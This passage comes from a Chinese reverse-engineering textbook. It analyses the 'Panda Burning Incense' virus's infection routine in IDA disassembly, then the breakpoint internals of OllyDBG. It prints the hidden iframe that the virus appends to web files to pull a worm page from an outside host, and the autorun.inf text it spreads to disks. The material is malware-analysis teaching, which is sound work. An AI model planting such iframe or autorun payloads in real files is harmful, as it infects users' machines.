00408118  call   FindSignPos                 ; 检查文件中是否有 "WhBoy" 信息
0040811D  test   eax, eax
0040811F  jle    short loc_40812E            ; 如果找到，则退出感染
  ; 部分代码分析略
00408129  jmp    INFECCT_FILE_END
loc_40812E:                 ; 地址标号
  ; 部分代码分析略
0040814A  push   0                           ; apt
0040814C  push   ebx                         ; hdc
0040814D  lea    edx, [ebp+var_1EC]
00408153  xor    eax, eax
00408155  call   GetPath                     ; 获取病毒程序所在的路径
0040815A  mov    eax, [ebp+var_1EC]
00408160  call   CheckStr
00408165  push   eax                         ; lpExistingFileName
  ; 复制当前运行的病毒主体文件并覆盖将要被感染的文件
00408166  call   CopyFileA
0040816B  test   eax, eax
0040816D  jnz    short loc_40817C            ; 若复制成功，则继续感染，否则就退出感染
  ; 部分代码分析略
00408177  jmp    INFECCT_FILE_END
loc_40817C:      ; 地址标号
0040817C  push   offset aWhboy_1                  ; "WhBoy"
00408181  lea    edx, [ebp+var_1F0]
00408187  mov    eax, [ebp+var_4]
0040818A  call   GetFileName                      ; 获得文件名
0040818F  push   [ebp+var_1F0]
00408195  push   offset a_exe                     ; ".exe"
0040819A  push   offset dword_4082E8              ; 整型数字 2
0040819F  mov    eax, [ebp+var_8]
004081A2  call   CheckFile
```

```
004081A7    lea     edx, [ebp+var_1F4]
004081AD    call    StrFormat                        ; 格式化数字
004081B2    push    [ebp+var_1F4]
004081B8    push    offset dword_4082F4              ; 整型数字 1
004081BD    lea     eax, [ebp+var_10]
004081C0    mov     edx, 6
    ; 字符串组合函数，如图 15-6 所示的字符串组合
004081C5    call    StrCatFormat
004081CA    lea     eax, [ebp+var_C]
004081CD    mov     edx, [ebp+var_8]
004081D0    call    sub_403CDC
004081D5    mov     edx, [ebp+var_4]
004081D8    lea     eax, [ebp+var_1DC]
004081DE    call    sub_402AD8                       ; 关联文件，重命名为 Assign
004081E3    mov     eax, ds:off_40E2BC
004081E8    mov     byte ptr [eax], 2
004081EB    lea     eax, [ebp+var_1DC]
004081F1    call    sub_402874                       ; 以附加方式打开文件，重命名为 Append
004081F6    call    _IOTest
004081FB    mov     edx, [ebp+var_C]
004081FE    lea     eax, [ebp+var_1DC]
00408204    call    WirteFileInfo                    ; 以附加方式写入要被感染的文件内容
    ; 部分代码分析略，如代码清单 15-9 所示
0040821C    call    WirteFileInfo                    ; 以附加方式写入感染标记信息
    ; 部分代码分析略，如代码清单 15-9 所示
00408243    jmp     short INFECCT_FILE_END           ; 感染结束
    ; 其余代码分析略
```

代码清单 15-16 分析了“熊猫烧香”病毒是如何感染 exe、scr、pif、com 等文件的。首先，它将目标文件读取到内存中，并获取文件名及其大小；其次，将自身文件复制到目标文件前，并追加目标程序的原始文件；最后，加入标记，这样就完成了病毒的感染过程。

对 Web 类型的文件进行感染的过程比较简单，只需将字符串“<iframe src=http://www.krvkr.com/worm.htm width=0 height=0></iframe>”写入符合感染要求的文件尾部即可。这里不再单独分析，读者可自己动手练习。

分析了线程中的病毒感染过程之后，我们对另一个感染过程——定时器进行分析。定时器中会创建 Autorun.inf 文件并进行感染。代码清单 15-17 对函数 SetTimeAut 进行了分析。

代码清单 15-17 函数 SetTimeAut 的分析——IDA 分析

```
SetTimeAut      proc near    ; 函数入口
0040C5B0        push         offset TimerFunc          ; 时钟回调函数
0040C5B5        push         1770h                     ; uElapse
0040C5BA        push         0                         ; nIDEvent
0040C5BC        push         0                         ; hWnd
0040C5BE        call         SetTimer
0040C5C3        mov          ds:dword_40E2AC, eax
0040C5C8        retn
SetTimeAut      endp
```

代码清单 15-17 设置了定时器，并在回调函数 TimerFunc 中生成 autorun.inf 和 setup.exe 文件。这部分代码的原理与磁盘病毒的感染原理相同，遍历每个可用的磁盘，在磁盘的根目录下将病毒文件本身复制一份，并在根目录下创建一个 autorun.inf 文件，其内容如下：

```
[AutoRun]
OPEN=setup.exe
shellexecute=setup.exe
shell\Auto\command=setup.exe
```

到此，病毒的感染部分就分析完了。由于该病毒采取了免杀的保护措施，可停止或删除杀毒软件的功能，无法被当时的杀毒软件查杀，因此在 2007 年大范围肆虐，如今的杀毒软件已经可以将其删除。关于病毒是如何自我保护的，本书将不作分析。在调试分析病毒程序时，切记要在虚拟机下调试，且不要安装杀毒软件，否则病毒将会被移除，无法进行调试分析。

15.6 本章小结

本章将逆向技术用于针对病毒程序。正所谓“知己知彼，百战不殆”，要想反病毒，首先就要学会病毒的实现原理，这样才能技高一筹。有了对“熊猫烧香”病毒的分析，读者可以根据病毒的传播方式编写出对应的修复、防御工具，作为针对“熊猫烧香”病毒的专杀软件。

第 16 章　调试器 OllyDBG 的工作原理分析

在 Windows 平台下，大家耳熟能详的调试器当属 OllyDBG，为了能够更加熟练地运用它，了解其工作原理是必不可少的。本章将对 OllyDBG 的断点工作原理、异常处理机制、调试文件的加载流程等进行详细分析。

OllyDBG 的断点功能是基于异常处理来实现的，通过捕获程序执行过程中的异常信息来中断程序的执行流程。OllyDBG 常用的断点类型有三种：INT3 断点、内存断点、硬件断点。每种断点都是一种制造异常的方法，首先使程序在运行过程中产生错误，然后由 OllyDBG 的异常处理来接管，从而实现断点的功能。

16.1　INT3 断点

INT3 断点是最常用的断点，其工作流程是通过修改机器码为 0xCC 来制造异常。当程序执行 0xCC 代码时会触发 INT3 异常，OllyDBG 将捕获此异常并等待用户的处理。跳过 INT3 断点则是将 0xCC 处的代码恢复，再次运行，以保证程序的正常运行。

OllyDBG 设置 INT3 断点的快捷键是 F2，这个快捷键将会出现在消息回调函数中。消息回调函数的首地址可通过查询窗口类的注册过程获取，先找到 RegisterClass 函数，然后顺藤摸瓜找到窗口类 WNDCLASS 中消息回调函数的赋值处。

在消息回调函数对快捷键 F2 的处理过程中可以找到 INT3 断点设置的函数地址为 0x00419974 处，将其重命名为 SetINT3。使用 IDA 加载并分析 OllyDBG，在 IDA 中使用地址查询快捷键 G 查看函数实现流程，如代码清单 16-1 所示。

代码清单 16-1　SetINT3 断点设置函数分析 1——IDA 分析

```
int __cdecl SetINT3(int arglist, int, int, int, int, int, int) ; 函数类型识别
SetINT3    proc near     ; 函数调用地址 sub_41E604+130C sub_41E604+138D
00419974   buffer  = byte ptr -408h                  ; 局部变量和参数地址标号定义
00419974   dest    = byte ptr -208h
00419974   var_8   = dword ptr -8
00419974   var_4   = dword ptr -4
00419974   arglist = dword ptr  8
00419974   arg_4   = dword ptr  0Ch
00419974   arg_8   = dword ptr  10h
00419974   arg_C   = dword ptr  14h
00419974   arg_10  = dword ptr  18h
00419974   arg_14  = dword ptr  1Ch
00419974   arg_18  = dword ptr  20h
00419974
```

```
    ; 部分代码分析略
00419980  mov     edi, [ebp+arg_C]
00419983  mov     ebx, [ebp+arglist]                     ; 获取断点列表信息结构
00419986  cmp     dword_4D57C4, 0
0041998D  jz      short loc_4199ED                       ; 检查断点是否存在，存在则跳转
0041998F  cmp     [ebp+arg_4], 71h                       ; 检查参数，此参数为键盘消息 F2
00419993  jnz     short loc_4199A7
00419995  cmp     [ebp+arg_8], 0
00419999  jnz     short loc_4199A7
0041999B  push    ebx
    ; 检查将要设置断点的地址处是否已经存在断点
0041999C  call    _Getbreakpointtype
004199A1  test    ah, 2                                  ; 未设置断点，返回 0x08
004199A4  pop     ecx
004199A5  jnz     short loc_4199ED                       ; 如果已设置断点，则跳转成功
```

代码清单 16-1 完成了前期的检查工作，这段代码中出现了一个断点结构类型 arglist，此类型定义如下：

```
00000000  t_sorted        struc               ; 定义结构名称为 t_sorted ，结构大小为 0x138
00000000  name[MAXPATH    db 260 dup(?)       ; 描述结构名称
0000104   n               dd ?                ; 数组元素个数
00000108  nmax            dd ?
0000010C  selected        dd ?
00000110  seladdr         dd ?
00000114  itemsize        dd ?                ; 数组中每个元素的大小
00000118  version         dd ?
0000011C  data            dd ?                ; 保存各元素的指针
00000120  sortfunc        dd ?
00000124  destfunc        dd ?
00000128  sort            dd ?
0000012C  sorted          dd ?
00000130  index           dd ?
00000134  suppresserr     dd ?
00000138  t_sorted        ends
```

对于 t_sorted，我们暂时只需要了解结构中的 n、itemsize、data 。n 用于表示数组元素的个数，itemsize 用于表示数组中每个元素的大小，data 用于保存各元素的指针。_Getbreakpointtype 函数会根据 t_sorted 结构中已经记录的 INT3 断点信息来判断当前所设置的断点操作是设置断点还是删除断点。在设置断点操作时（快捷键 F2），如果在 t_sorted 结构中没有记录，代码清单 16-1 中最后的条件跳转将失败，代码顺序向下执行，进入设置断点的实现流程中，具体分析如代码清单 16-2 所示。

代码清单 16-2　SetINT3 断点设置函数分析 2——IDA 分析

```
loc_4199A7:                                              ; 地址标号
004199A7  push    ebx                                    ; 压入断点列表信息
004199A8  call    _Findmodule                            ; 查找断点所在的模块的信息
```

```
004199AD  pop     ecx
004199AE  mov     esi, eax
004199B0  test    eax, eax                              ; 检查模块查询结果
004199B2  jz      short loc_4199C3                      ; 查询模块失败跳转
004199B4  cmp     ebx, [esi+0Ch]
004199B7  jb      short loc_4199C3                      ; 比较断点地址是否在查询的模块内
004199B9  mov     edx, [esi+0Ch]
004199BC  add     edx, [esi+10h]
004199BF  cmp     ebx, edx                              ; 检查断点是否在代码段中
004199C1  jb      short loc_4199ED                      ; 如果在代码段中，则跳转
loc_4199C3:                      ; 地址标号，此流程中显示断点警告信息
004199C3  push    2124h                                 ; uType
004199C8  push    offset aU                             ; "可疑的断点"
   ; 压入字符串"您设置的断点……关闭这个警告信息。"的首地址
004199CD  push    offset aLIZTSU_Int3USL
004199D2  mov     ecx, hWnd
004199D8  push    ecx                                   ; hWnd
004199D9  call    MessageBoxA
```

代码清单 16-2 对设置断点的地址进行了检查，首先判断断点是否设置在分析程序的模块中，其次检查断点是否设置在代码段内。这就是使用 OllyDBG 时在非代码段中设置断点会有警告提示的原因。

到这里，前期的检查工作就结束了，下面正式进入到 INT3 断点的设置流程中，具体分析如代码清单 16-3 所示。

代码清单 16-3 SetINT3 断点设置函数分析 3——IDA 分析

```
loc_4199ED:                                             ; 地址标号
   ; 部分代码分析略
004199FD  push    ebx
004199FE  call    _Getbreakpointtype                    ; 获取设置 INT3 断点地址处的内存页属性
00419A03  test    ah, 2
00419A06  pop     ecx
00419A07  jz      short loc_419A1D                      ; 如果已经设置了断点，则跳转失败
00419A09  push    0
00419A0B  lea     edx, [ebx+1]
00419A0E  push    edx
00419A0F  push    ebx
00419A10  call    _Deletebreakpoints                    ; 删除断点信息
00419A15  add     esp, 0Ch
00419A18  jmp     loc_419D5E
loc_419A1D:                          ; 地址标号
00419A1D  cmp     [ebp+arg_8], 0
00419A21  jnz     short loc_419A6D
00419A23  push    0                                     ; int
00419A25  push    0                                     ; char
00419A27  push    20200h                                ; int
00419A2C  push    ebx                                   ; arglist
```

```
00419A2D  call    _Setbreakpointext                ; 设置断点
00419A32  add     esp, 10h
00419A35  lea     esi, [ebx+1]
00419A38  push    38h
00419A3A  push    esi
00419A3B  push    ebx
   ; 将 INT3 断点信息表中的 name 属性的值修改为 0x38
00419A3C  call            _Deletenamerange
   ; 部分代码分析略
00419A68  jmp     loc_419D5E
   ; 部分代码分析略
loc_419D5E:                                        ; 地址标号
00419D5E  push    0
00419D60  push    0
00419D62  push    474h
00419D67  call    _Broadcast                       ; 发送消息通知所有子窗口更新
00419D6C  add     esp, 0Ch
00419D6F  xor     eax, eax
loc_419D71:
   ; 恢复线程，函数返回部分略
00419D77  retn
00419D77 SetINT3          endp
```

代码清单 16-3 展示了 INT3 断点的设置与删除过程。通过查询断点信息表中的信息，检查设置断点处是否已经设置了 INT3 断点，如果设置了断点，则会删除该断点。如果没有设置断点，则设置 INT3 断点。INT3 断点的设置由 _Setbreakpointext 完成，具体分析如代码清单 16-4 所示。

代码清单 16-4 _Setbreakpointext 内存断点设置——IDA 分析

```
; int __cdecl Setbreakpointext(char arglist, int, char, int)    函数参数分析
00419560 _Setbreakpointext proc near     ; 函数入口
00419560  var_2C  = dword ptr -2Ch
   ; 局部变量和参数标号定义略
00419560  arg_C   = dword ptr  14h
00419560  push    ebp
   ; 部分代码分析略
00419570  mov     edi, dword ptr [ebp+arglist]
00419573  push    0
00419575  push    edi                     ; 设置断点地址
00419576  call    _Finddecode             ; 查找断点所在代码区的位置
0041957B  add     esp, 8
   ; 断点检查代码分析略
0041963C  push    edi
0041963D  push    offset byte_4D7EE1
00419642  call    _Findsorteddata         ; 查找断点信息表中的数据
   ; 部分代码分析略
00419669  mov     [ebp+var_1F], edx
0041966C  push    ecx             ; arglist
```

```
0041966D  push   offset byte_4D7EE1        ; src
00419672  call   _Addsorteddata            ; 将断点信息添加到断点信息表中
loc_419750:                                ; 地址标号
00419750  push   2                         ; char
00419752  push   1                         ; n
00419754  push   edi                       ; arglist
00419755  lea    eax, [ebx+0Ch  ]          ; 读取目标的1字节数据到缓冲区 [ebx+0Ch] 中
00419758  push   eax                       ; src
00419759  call   _Readmemory               ; 读取目标的内存信息
0041975E  add    esp, 10h
00419761  cmp    eax, 1                    ; 检查读取结果
00419764  jz     short loc_419799          ; 如果读取失败，则删除断点信息表中的信息
   ; 删除断点信息表操作略
loc_4197C9:                    ; 地址标号
004197C9  push   2                         ; char
004197CB  push   1                         ; nSize
004197CD  push   edi                       ; arglist
004197CE  lea    edx, [ebp+Buffer]         ; 将0xCC写入目标断点的地址中
004197D1  push   edx               ; lpBuffer
004197D2  call   _Writememory      ; 写入INT3断点信息
004197D7  add    esp, 10h
004197DA  cmp    eax, 1
004197DD  jz     short loc_419814          ; 如果写入失败，则删除断点信息表中的信息，否则跳转
   ; 部分代码分析略
loc_419814:                    ; 地址标号
00419814  or     dword ptr [ebx+8], 100h
0041981B  jmp    loc_4198A2                ; 跳转到地址标号 loc_4198A2 处
   ; 部分代码分析略
loc_4198A2:            ; 地址标号
   ; 部分代码分析略
004198F4  push   (offset aNoaccess+8)
004198F9  push   38h
004198FB  push   edi
004198FC  call   _Insertname               ; 设置INT3断点信息
00419901  add    esp, 0Ch
   ; 操作同上，分析略
   ; 刷新窗口，并还原环境，结束函数调用，分析略
00419973  retn
00419973   _Setbreakpointext endp
```

以上分析了INT3断点的设置与删除过程。INT3断点是如何被触发的呢？要了解INT3断点的触发过程，需要掌握异常处理机制的相关知识，因此本书将触发过程与异常处理机制的内容（16.4节）放在一起进行详细分析。

OllyDBG实现INT3断点的主要流程为：检查INT3断点是否在记录的断点信息表中→将INT3断点信息记录到表中→记录INT3断点处的机器码信息→将INT3断点处的机器码修改为0xCC→设置断点信息表。

16.2 内存断点

在 16.1 节中，我们介绍了 INT3 断点的设置与删除，在分析的过程中我们发现，如果将 INT3 断点设置在非代码段内，就会抛出错误提示信息，因为 INT3 断点属于执行断点，对于数据的读 / 写操作而言，INT3 断点是无效的。INT3 断点有局限性，而内存断点正好弥补了这个不足。顾名思义，内存断点是用于内存监视的断点，它可以对内存数据的访问和写入进行监控。例如，对地址 0x00401000 设置了写入断点，当此段内存发生修改时，会产生异常并由 OllyDBG 捕获。通过对 OllyDBG 的分析，可总结出内存断点的实现流程。

要想分析内存断点的实现，首先需要确定其位置，内存断点的设置也是通过消息来完成的。与 INT3 断点的不同之处是，内存断点可以在反汇编窗口与内存窗口这两个窗口中进行设置。在调用设置内存断点函数前，也需要进行断点类型的检查。

数据窗口中内存断点的类型如下：

- 0x7E 访问断点
- 0x 7F 内存写入断点
- 0x 80 清除内存断点

反汇编窗口内存断点的类型如下：

- 0x23 访问断点
- 0x24 内存写入断点
- 0x25 清除内存断点

这些断点类型决定了在调用设置内存断点函数时传入的参数。以数据窗口中的内存访问断点为例，其代码分析如下：

```
cmp         edi, 7Eh
JXX         0xXXXXXXXX                        ; 检查断点类型
mov         eax, [ebp+var_54]
sub         eax, [ebp+var_50]
push        eax                               ; 监视长度
mov         edx, [ebp+var_50]
push        edx                               ; 断点首地址
push        3                                 ; 断点属性
call        _Setmembreakpoint                 ; 设置内存断点函数
```

根据断点的类型，为设置内存断点的函数 _Setmembreakpoint 配置参数。_Setmembreakpoint 的第一个参数为断点属性。代码清单 16-5 对函数 _Setmembreakpoint 进行了分析。

代码清单 16-5 设置内存断点函数 _Setmembreakpoint——IDA 分析

```
   ; _Setmembreakpoint 实现分析
_Setmembreakpoint proc near                   ; 函数入口
004192D8   arg_0   = dword ptr 8
004192D8   arg_4   = dword ptr 0Ch
004192D8   arg_8   = dword ptr 10h
```

```
    ; 保存环境代码分析略
004192E5   mov    edi, [ebp+arg_8]                    ; 断点长度
004192E8   mov    esi, [ebp+arg_4]                    ; 断点所在内存首地址
004192EB   mov    ebx, [ebp+arg_0]                    ; 断点类型标识符
004192EE   jnz    loc_41938D
004192F4   cmp    VersionInformation.dwPlatformId, 2
004192FB   jz     loc_41938D
00419301   push   esi
00419302   call   _Findmemory                         ; 查找此处内存是否存在
00419307   pop    ecx
00419308   cmp    esi, 80000000h                      ; 检查是否为系统占用内存
0041930E   jb     short loc_419334                    ; 跳转失败进入警告提示部分
    ; 警告提示部分略
loc_419334:          ; 地址标号
00419334   test   eax, eax                            ; 检查是否为资源数据占用内存
00419336   jz     short loc_419363                    ; 跳转失败进入警告提示部分
    ; 警告提示部分略
loc_419363:          ; 地址标号
00419363   test   eax, eax                            ; 检查是否为栈数据占用内存
00419365   jz     short loc_41938D                    ; 跳转失败进入警告提示部分
    ; 警告提示部分略
loc_41938D:     ; 地址标号
    ; 此函数将会修改属性页，并对修改结果进行相关检查
0041938D   call   sub_418E24
00419392   test   eax, eax                            ; 检查是否修改属性成功
00419394   jz     short loc_41939E                    ; 成功则跳转
00419396   or     eax, 0FFFFFFFFh
00419399   jmp    loc_41941E
loc_41939E:          ; 地址标号
0041939E   mov    eax, esi                            ; 设置内存断点信息结构
004193A0   mov    edx, edi
004193A2   mov    dword_4D813C, eax                   ; 填写内存断点结构第二项
004193A7   mov    ecx, eax
004193A9   add    eax, edx
004193AB   and    ecx, 0FFFFF000h
004193B1   add    eax, 0FFFh
004193B6   mov    dword_4D8140, edx                   ; 填写内存断点结构第三项
004193BC   and    eax, 0FFFFF000h
004193C1   mov    dword_4D8144, ecx                   ; 填写内存断点结构第四项
004193C7   test   bh, 10h
004193CA   mov    dword_4D8148, eax                   ; 填写内存断点结构第五项
004193CF   setnz  al
004193D2   and    eax, 1
004193D5   and    ebx, 3
004193D8   mov    dword_4D8138, eax
004193DD   mov    dword_4D8D5C, 1
004193E7   test   ebx, ebx
004193E9   jz     short loc_4193EF
004193EB   test   edi, edi
004193ED   jnz    short loc_4193F3
```

```
loc_4193EF:          ; 地址标号
004193EF  xor     eax, eax
004193F1  jmp     short loc_41941E
loc_4193F3:     ; 地址标号
004193F3  cmp     ebx, 2
004193F6  jnz     short loc_419404
004193F8  mov     dword_4D814C, 20h      ; 填写内存断点结构第六项
00419402  jmp     short loc_41940E
loc_419404:
00419404  mov     dword_4D814C, 1
loc_41940E:          ; 地址标号
0041940E  cmp     dword_4D5A5C, 3                ; 检查是否在运行状态
00419415  jnz     short loc_41941C               ; 如果没有运行，则跳转到函数结尾并返回
   ; 通过此函数设置内存属性，如果是访问断点，则将内存属性修改为不可访问
   ; 于是，当执行到此断点处就会触发异常，由 OllyDBG 捕获进行处理
00419417  call    sub_419034                     ; 重命名为 SetMemPorperty
loc_41941C:          ; 地址标号
0041941C  xor     eax, eax
loc_41941E:          ; 地址标号
   ; 还原环境分析略
00419422  retn
_Setmembreakpoint endp
```

代码清单 16-5 的主要功能是检查断点所处的内存位置，并通过修改内存属性来制造异常信息，由 OllyDBG 捕获并处理，从而实现断点的功能。在上述代码中，在成功设置了内存属性后，会对内存断点结构执行一些赋值操作，其结构定义如下：

```
struct tagBreakPoint{
   DWORD dwUnknow;
   DWORD dwBreakPointAddr;           // 内存断点所在的首地址
   DWORD dwLen;                      // 设置内存断点长度
   DWORD dwBeginMemAddr;             // 内存断点首地址所处内存分页
   DWORD dwEndMemAddr;               // 内存断点末尾地址所处内存分页
   DWORD dwType;                     // 断点类型：0x01 访问断点，0x20 写入断点
   DWORD dwUnknow;
};
```

OllyDBG 通过此结果来记录内存断点信息，每次设置新的内存断点后，OllyDBG 都会覆盖此结构，因此只能记录一份内存断点。接下来将会根据 tagBreakPoint 结构中所记录的内存断点信息调用地址标号 sub_418E24 处的代码来完成内存页属性的修改过程，将其重命名为 SetMemProperty，过程分析如代码清单 16-6 所示。

代码清单 16-6 SetMemProperty 分析——IDA 分析

```
SetMemProperty proc near
00419034   buffer          = byte ptr -22Ch
00419034   var_12C         = byte ptr -12Ch
00419034   var_2C          = byte ptr -2Ch
```

```
00419034  var_20          = dword ptr -20h
00419034  var_18          = dword ptr -18h
  ; 保存环境部分略
0041903E  mov     ebp, offset dword_4D8D58
00419043  cmp     hProcess, 0                  ; 检查进程句柄
0041904A  jz      short loc_41905E
0041904C  cmp     dword_4D8140, 0              ; 检查断点长度
00419053  jz      short loc_41905E
00419055  cmp     dword_4D8134, 0              ; 检查标记
0041905C  jz      short loc_419065
loc_41905E:               ; 地址标号
0041905E  xor     eax, eax
00419060  jmp     loc_4192CB                   ; 跳转到结束处
loc_419065:       ; 地址标号
  ; 检查 VirtualQuery
00419065  cmp     dword_4D5A14, 0              ; 重命名地址标号为 VirtualQuery
0041906C  jz      short loc_419077
  ; 检查 VirtualProtectEx
0041906E  cmp     dword_4D5A18, 0              ; 重命名地址标号为 VirtualProtectEx
00419075  jnz     short loc_41907F             ; 若正确则跳过下面的错误处理
  ; 错误处理部分略
loc_41907F:       ; 地址标号
0041907F  xor     edx, edx
00419081  mov     [ebp+0], edx
00419084  mov     eax, dword_4D8144
00419089  mov     ebx, eax
0041908B  and     dword_4D814C, 0FFFFFEFFh
00419095  push    eax
00419096  call    _Findmemory                  ; 查找此处内存是否存在
0041909B  pop     ecx
0041909C  test    eax, eax                     ; 检查是否取得成功
0041909E  jz      loc_4191C9                   ; 成功则跳转失败，继续检查
004190A4  test    byte ptr [eax+0Bh], 20h      ; 检查是否为 TY_GUARDED 保护
004190A8  jz      loc_4191C9
004190AE  or      dword_4D814C, 100h           ; 将写入标志与 0x100 进行位或运算
004190B8  jmp     loc_4191C9                   ; 跳转到循环比较处
loc_4190BD:       ; 循环起始地址
004190BD  push    1Ch
004190BF  lea     eax, [esp+230h+var_2C]
004190C6  push    eax
004190C7  push    ebx
004190C8  mov     edx, hProcess
004190CE  push    edx
004190CF  call    VirtualQuery                 ; 查看进程的内存属性信息
004190D5  mov     edx, [esp+22Ch+var_20]
004190DC  mov     ecx, edx                     ; 内存页起始地址
004190DE  add     ecx, ebx                     ; 加上属性页最小单位（0x1000）
004190E0  mov     eax, dword_4D8148            ; 使用 eax 保存内存页结尾地址
004190E5  cmp     ecx, eax                     ; 检查断点是否包含在此内存页中
004190E7  jnb     short loc_4190ED             ; 如果不包含，则跳转失败
```

```
004190E9  mov     esi, edx                              ; 内存对齐最小单位
004190EB  jmp     short loc_4190F1
loc_4190ED:       ; 地址标号
004190ED  mov     esi, eax
004190EF  sub     esi, ebx                              ; 获取内存断点的范围
loc_4190F1:                ; 地址标号
   ; 部分代码分析略
loc_419189:                ; 地址标号
00419189  mov     edi, dword_4D814C
loc_41918F:       ; 地址标号
0041918F  mov     eax, [ebp+0]
00419192  mov     edx, hProcess
00419198  shl     eax, 2
0041919B  add     eax, offset dword_4D8158
004191A1  push    eax
004191A2  push    edi
004191A3  push    esi
004191A4  push    ebx
004191A5  push    edx
004191A6  call    VirtualProtectEx                      ; 修改断点所在的内存页属性
004191AC  test    eax, eax
004191AE  jz      short loc_4191DE                      ; 如果设置失败，则跳转到错误处理
004191B0  mov     ecx, [ebp+0]
004191B3  mov     dword_4D8558[ecx*4], edi
loc_4191BA:       ; 地址标号
004191BA  mov     eax, [ebp+0]                          ; 保存原内存页属性，用于还原
004191BD  mov     dword_4D8958[eax*4], esi
004191C4  add     ebx, esi
004191C6  inc     dword ptr [ebp+0]
loc_4191C9:       ; 地址标号
   ; 检查内存断点是否超过最大长度（0x1000*0x100），若超过，则设置内存断点失败
   ; 另外，检查是否已经设置完内存断点范围内的所有内存页，若没有，则继续设置
004191C9  cmp     dword ptr [ebp+0], 100h
004191D0  jge     short loc_4191DE
004191D2  cmp     ebx, dword_4D8148         ; 检查内存页属性是否已经设置完毕
   ; 若内存断点尚未设置完毕，则跳转回循环起始处继续设置
004191D8  jb      loc_4190BD
loc_4191DE:       ; 地址标号
   ; 内存断点所属内存页的相关检查
004191DE  cmp     ebx, dword_4D8144
004191E4  jnz     short loc_41924A          ; 若设置失败，跳转到错误处理
   ; 错误检查和错误提示相关代码分析略
004192D5  retn
SetMemProperty endp
```

对内存属性的修改将会影响整个内存页的属性，当内存断点所设置的范围超出一个内存页的大小时，就会影响到多个内存页。因此，代码清单 16-6 检查并记录了内存断点所影响的内存页。

内存断点的设置过程主要依靠两个 API 来完成：VirtualQuery 和 VirtualProtectEx。通过 VirtualQuery 来获取原内存页的属性，以便于还原；通过 VirtualProtectEx 修改内存页的属性，以制造内存访问异常。被调试的目标程序发生异常后，首先处理这个异常的是调试器，因此 OllyDBG 可以成功捕获这个异常。内存断点的处理过程同样是由异常处理部分来完成，这将会在 16.4 节中进行详细分析。

16.3 硬件断点

前面分析的两种断点都是通过软件的方式实现的，而硬件断点则是由 CPU 实现的。

硬件断点的实现过程由 CPU 中的调试寄存器来完成。硬件断点所监控的断点长度有限，分别为 1、2、4，由于调试寄存器中只使用了 2 位数据来保存断点长度，因此有了下面这样的记录。

在调试寄存器中，使用 3 位数据记录断点的状态，根据不同的数据位的组成描述硬件断点的状态信息，如下所示：

- 000（0）—— 保留（暂时无用）
- 001（1）—— 执行断点
- 010（2）—— 访问断点
- 011（3）—— 写入断点
- 100（4）—— 保留（暂时无用）
- 101（5）—— 临时断点
- 110（6）—— 保留（暂时无用）
- 111（7）—— 保留（暂时无用）

使用 IDA 对 OllyDBG 进行分析，硬件断点的实现流程分为两部分：一部分为设置硬件断点 _Sethardwarebreakpoint；另一部分为删除硬件断点 _Deletehardwarebreakpoint。首先，我们通过代码清单 16-7 对 _Sethardwarebreakpoint 函数的分析来查看硬件断点的设置过程。

代码清单 16-7 _Sethardwarebreakpoint 分析——IDA 分析

```
_Sethardwarebreakpoint proc near          ; 函数入口
00408690   Context     = CONTEXT ptr -2DCh          ; 保存寄存器信息的结构体
00408690   var_10      = dword ptr -10h
00408690   var_C       = dword ptr -0Ch
00408690   var_8       = dword ptr -8
00408690   var_4       = dword ptr -4
00408690   arg_0       = dword ptr 8         ; 获取断点首地址
00408690   arg_4       = dword ptr 0Ch       ; 断点长度
00408690   arg_8       = dword ptr 10h       ; 获取断点标识
   ; 保存环境代码分析略
0040869C   mov    esi, [ebp+arg_8]           ; 获取断点标识
0040869F   mov    edi, [ebp+arg_0]           ; 获取断点首地址
   ; 部分代码分析略
```

```
004086B3 loc_4086B3:
004086B3  cmp     esi, 1                           ; 检查断点类型
004086B6  jz      short loc_4086C7                 ; 跳转到对应的处理
004086B8  cmp     esi, 5
004086BB  jz      short loc_4086C7
004086BD  cmp     esi, 6
004086C0  jz      short loc_4086C7
004086C2  cmp     esi, 7
004086C5  jnz     short loc_4086D0                 ; 若以上断点类型都不是，则跳转
loc_4086C7:       ; 地址标号，处理执行断点流程
004086C7  mov     [ebp+arg_4], 1                   ; 修改断点长度为 1
004086CE  jmp     short loc_4086F1                 ; 跳转到断点长度处理流程
loc_4086D0:       ; 地址标号
004086D0  cmp     esi, 4                           ; 比较断点类型
004086D3  jnz     short loc_4086DD                 ; 跳转到对应处理
004086D5  and     edi, 0FFFFh
004086DB  jmp     short loc_4086F1                 ; 跳转到断点长度处理流程
loc_4086DD:       ; 地址标号，此处处理断点类型为 1、2、3 的情况
004086DD  test    esi, esi
004086DF  jz      short loc_4086F1                 ; 跳转到断点长度处理流程
004086E1  mov     edx, [ebp+arg_4]                 ; 获取断点长度并保存到 edx 中
004086E4  dec     edx
004086E5  test    edx, edi
004086E7  jz      short loc_4086F1                 ; 跳转到断点长度处理流程
004086E9  or      eax, 0FFFFFFFFh
004086EC  jmp     loc_4089E2                       ; 跳转到结尾地址
loc_4086F1:       ; 地址标号，断点长度处理流程，对断点长度进行检查
004086F1  cmp     [ebp+arg_4], 1                   ; 检查长度是否为 1
004086F5  jz      short loc_40870B                 ; 若长度为 1，则跳转
    ; 长度检查代码分析略
00408703  or      eax, 0FFFFFFFFh
00408706  jmp     loc_4089E2                       ; 长度不符，返回错误码 -1
loc_40870B:       ; 地址标号
    ; dword_4D8D70 是断点表的首地址，此结构由 24 字节组成，各成员说明如下：
    ; 0x00000000    硬件断点的首地址
    ; 0x00000004    硬件断点的长度
    ; 0x00000008    硬件断点的标识
    ; 0x0000000C ~ 0x00000014          未知信息
0040870B  mov     eax, offset dword_4D8D70
00408710  xor     edx, edx
00408712  mov     [ebp+var_8], edx
00408715  xor     ebx, ebx
loc_408717:       ; 地址标号
00408717  mov     edx, [eax+8]
0040871A  test    edx, edx                         ; 查询表是否有记录
0040871C  jz      short loc_40875C                 ; 若没有，则跳转到下一个记录结构体
0040871E  cmp     esi, edx                         ; 比较断点类型是否相同
00408720  jnz     short loc_40875C                 ; 若不同，则跳转到下一个记录结构体
    ; 检查断点是否在已设断点的范围内，如果是则直接退出
00408722  cmp     edi, [eax]                       ; 比较断点首地址与断点表中记录的地址
```

```
00408724  jb     short loc_40873B              ; 若断点首地址小，则跳转
00408726  mov    ecx, [eax]
00408728  mov    edx, [ebp+arg_4]
0040872B  add    ecx, [eax+4]
0040872E  add    edx, edi
00408730  cmp    ecx, edx                      ; 比较断点尾地址与断点表尾地址
00408732  jb     short loc_40873B              ; 若断点尾地址大，则跳转
00408734  xor    eax, eax
00408736  jmp    loc_4089E2                    ; 跳转到结束处
    ; 部分断点检查代码分析略
0040876F  xor    ebx, ebx
